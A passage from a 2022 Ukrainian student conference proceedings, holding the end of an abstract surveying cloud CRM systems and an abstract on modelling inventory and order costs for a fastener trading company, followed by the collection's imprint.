Необхідною умовою якісного і своєчасного представлення поточної ситуації на всіх рівнях бізнес-процесів компанії, автоматизації її функцій і підвищення ефективності роботи стає впровадження комплексних автоматизованих інформаційних систем, які інтегруються з іншими необхідними сервісами, що присутні у компаніях. Сьогодні одним із найбільш поширених способів роботи з інформацією є використання хмарних технологій, які дозволяють не лише зберігати та обробляти дані, а й мати оперативний доступ до них у будь-який зручний час. Впровадження хмарних технологій у роботу компанії гарантує цілодобовий доступ до даних, полегшує процес управління компанією, дозволяє досягти високих економічних результатів.

Хмарне рішення може обиратися і впроваджуватися на підставі потреб компанії, або через впровадження вже готових додатків, доступних у хмарному просторі, які реалізують необхідні компанії сервіси.

Найчастіше ключовим операційним процесом у компаніях є процес продажу та комунікації із замовниками. Основною інформацією, яка обробляється, зберігається і оновлюється, стає інформація стосовно споживачів продукції, замовлення продукції, постачальників, ресурсів тощо. З метою автоматизації процедури зберігання таких даних, ринок ІТ-рішень пропонує CRM системи, які можна використовувати як класичні програмні продукти, так і в якості хмарних сервісів.

Сьогодні виробники хмарних рішень пропонують вже передбачені сервіси зберігання та обробки такого роду даних у вигляді хмарних CRM систем і модулів. З розвитком технологій та хмарних сервісів функціональні можливості систем з автоматизації взаємовідносин з клієнтами пропонують широкий спектр сервісів: зберігання даних, обробка даних за логікою

програмованих бізнес-процесів, зберігання історії пропозицій, складання документів в автоматичному режимі, автоматизація зовнішніх комунікацій з клієнтами та багато інших. ІТ-ринок пропонує наступні хмарні версії систем для бізнесу:

1) Perfectum – CRM+ERP доступна для будь якого бізнесу, зручний користувальницький інтерфейс, працює на будь яких пристроях, можна провести інтеграцію до будь-якого сервісу, можна розробити будь-який функціонал [1];

2) TeamWox – веб-додаток з елементами CRM для управління організацією. У складі платформи – 11 модулів для автоматизації можливих процесів управління персоналом та компанією. Система покликана зробити процеси прозорими і підвищити продуктивність співробітників. Дозволяє зберігати історію взаємовідносин з контрагентами. Зручно вести базу даних щодо клієнтів та постачальників: адреси, телефони, контактні особи. До кожного контрагента можна прив'язати документи, електронні листи та обговорення;

3) Apptivo CRM System – CRM-система, що входить до сімейства програм Apptivo. Програма призначена для зростання продажів і збільшення кількості укладених угод. Використовувати додаток можна з будь-якого пристрою та в будь-якій частині світу. Платформа орієнтована на менеджерів з продажу компаній будь-якого масштабу та сфери діяльності. Її основне завдання – оптимізувати шаблонні операції та збільшити ефективність дій фахівців [2].

Не зважаючи на те, що відносна новизна хмарних технологій стимулює виникнення питань доцільності їх впровадження, а також безліч суперечок та дискусій, тема хмарних обчислень на сьогоднішній день залишається однією з найпоширеніших і вагомих.

#### **Перелік посилань:**

1. Хмарні версії для будь-якого бізнесу. URL: <https://perfectum.ua/ua/cloud> (дата звернення: 28.11.2022).
2. SOFTWARE THAT GROWS WITH YOUR BUSINESS. URL: <https://www.apptivo.com> (дата звернення: 20.11.2022).

# КОНЦЕПЦІЯ МОДЕЛІ РЕАЛІЗАЦІЇ ТОВАРІВ ПО ЗАМОВЛЕННЯХ СПОЖИВАЧІВ

*Хрущова О.В.*

*спеціальність 051 – Економіка, ОПП «Інформаційні технології та моделювання  
в економіці», 1 курс магістратури*

*науковий керівник: канд. екон. наук, доцент, зав. кафедри економічної  
інформатики Бандоріна Л.М.*

*Український державний університет науки і технологій  
м. Дніпро, Україна*

Дослідження системи управління реалізацією товарів по замовленнях споживачів на підприємстві та пошук методів та моделей, що сприяють удосконаленню такої системи – актуальна задача для підприємств України.

У сучасній кризовій ситуації багато підприємств працюють під замовлення. ТОВ «Креп Тех», предметом діяльності якого є реалізація сучасних високоякісних кріплень та їх елементів, торгівельна-закупівельна діяльність та матеріально-технічне постачання – не став винятком. Обрана поведінка ТОВ є безпрограшною для продавців, але не завжди прийнятна для споживачів. Коли попит незадоволений, покупець може вибрати іншого постачальника. Щоб не втрачати клієнтів і не зберігати велику кількість запасів, фірма повинна правильно розраховувати оптимальний рівень власних запасів. Вибір політики управління запасами практично полягає у відповіді на такі нібито прості запитання: «Яким повинен бути оптимальний розмір запасів? І наскільки ефективною буде обрана політика управління запасами?»

Очевидно, що підприємствам запаси потрібні для того, щоб виконувати замовлення своїх клієнтів на товари в потрібній кількості і в установлені терміни. Однак запаси вимагають витрат на їх утримання, поки вони не «дочекаються свого часу» і не будуть реалізовані. Причому втрати підприємства зростають насамперед за відволікання з обороту частини капіталу, інвестованого в запаси. Тому підприємство повинно знайти для себе оптимальне поєднання між витратами і вигодами від обраного рівня товарних запасів, щоб визначити яка величина запасів по кожній товарній групі або навіть позиції є достатньою.

При управлінні реалізацією товарів по замовленнях споживачів використовуються дві категорії витрат: питомі і за аналізований період.

Питомі витрати йдуть на створення запасів товару, тобто на розміщення та отримання одного замовлення, а також на зберігання запасів, тобто на зберігання одиниці запасу в одиницю часу.

При визначенні питомих витрат на зберігання найчастіше приймають рік.

Витрати за період являють собою:

- витрати за розміщення та отримання всіх замовлень, зроблених за період, тобто вартість замовлень;

- витрати на зберігання середнього запасу протягом періоду тобто вартість зберігання запасу.

В залежності від витрат на зберігання великої кількості нереалізованого товару або упущених продажів, через недостатній обсяг запасів залежить ефективність функціонування «Креп Тех». Тому, поставлена задача моделювання полягатиме в оптимізації витрат. Її умови наступні:

- нова партія товару доставляється в момент повної витрати поточного запасу;

- потреба в матеріалах за період (попит на товар) є величиною відомою та постійною;

- питомі витрати на створення запасів відомі і постійні, тобто витрати на розміщення та отримання одного замовлення не залежать від розміру замовлення;

- питомі витрати по зберіганню запасу відомі і постійні;

- закупівельна вартість товару постійна і не залежить від розміру закупаваної партії.

При моделюванні системи управління реалізацією товарів по замовленнях споживачів враховуватимуться наступні аспекти:

- зміна розміру замовлення тягне за собою зміну кількості замовлень і відповідна зміна витрат за період, пов'язаних з розміщенням та отриманням замовлень;

- зміна розміру замовлення викликає також зміна середньої величини поточного запасу і відповідна зміна витрат за період на його зберігання.

Кінцева мета моделювання системи управління реалізацією товарів по замовленнях споживачів – надати особі, яка приймає рішення, альтернативні варіанти оптимізації витрат, наприклад:

– збільшення витрат на розміщення і отримання одного замовлення тягне за собою необхідність збільшення розміру одноразової замовлення і скорочення загальної кількості замовлень за період при незмінному обороті;

– збільшення витрат на зберігання одиниці запасу в одиницю часу робить доцільним перехід на більш часті замовлення дрібних партій, що дозволить знизити середній запас, компенсуючи тим самим зростаючу вартість зберігання.

Отже, основна ціль проекрованої системи реалізації товарів по замовленнях споживачів – застосування таких методик розрахунку попиту, запасів і дефіциту, що дозволить підприємству не тільки знизити витрати на постачання та зберігання товару, а й вивільнити кошти для вкладення їх в інші види діяльності підприємства для отримання додаткового прибутку.

#### **Перелік посилань:**

1. Лісовенко М.М., Бандоріна Л.М., Удачина К.О. Моделі економічної динаміки. Частина 2: Навч. посібник. Дніпро: НМетАУ, 2018. 49 с.

НАУКОВЕ ВИДАННЯ

ВСЕУКРАЇНСЬКА НАУКОВО-ПРАКТИЧНА КОНФЕРЕНЦІЯ  
ЗДОБУВАЧІВ ВИЩОЇ ОСВІТИ І МОЛОДИХ УЧЕНИХ

ПРОБЛЕМИ ТА НАПРЯМКИ РОЗВИТКУ,  
СТВОРЕННЯ І ВИКОРИСТАННЯ  
ІНФОРМАЦІЙНИХ СИСТЕМ ТА ТЕХНОЛОГІЙ

Збірник тез доповідей

(м. Дніпро, 5-6 грудня 2022 р.)

Відповідальна за випуск – канд. фіз.-мат. наук, доцент Лозовська Л.І.